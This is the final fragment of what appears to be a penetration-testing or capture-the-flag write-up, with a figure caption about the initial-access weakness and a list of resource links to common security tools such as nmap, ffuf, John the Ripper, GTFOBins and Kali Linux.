

Figure 23. Mention of the main weak point that allowed me for initial access.

Section – 6 | Resources

- https://gtfobins.github.io/
- https://nmap.org/download.html
- https://github.com/ffuf/ffuf
- https://chatgpt.com/
- https://github.com/openwall/john
- https://www.kali.org/ -- (This includes most of the tools used in this write-up)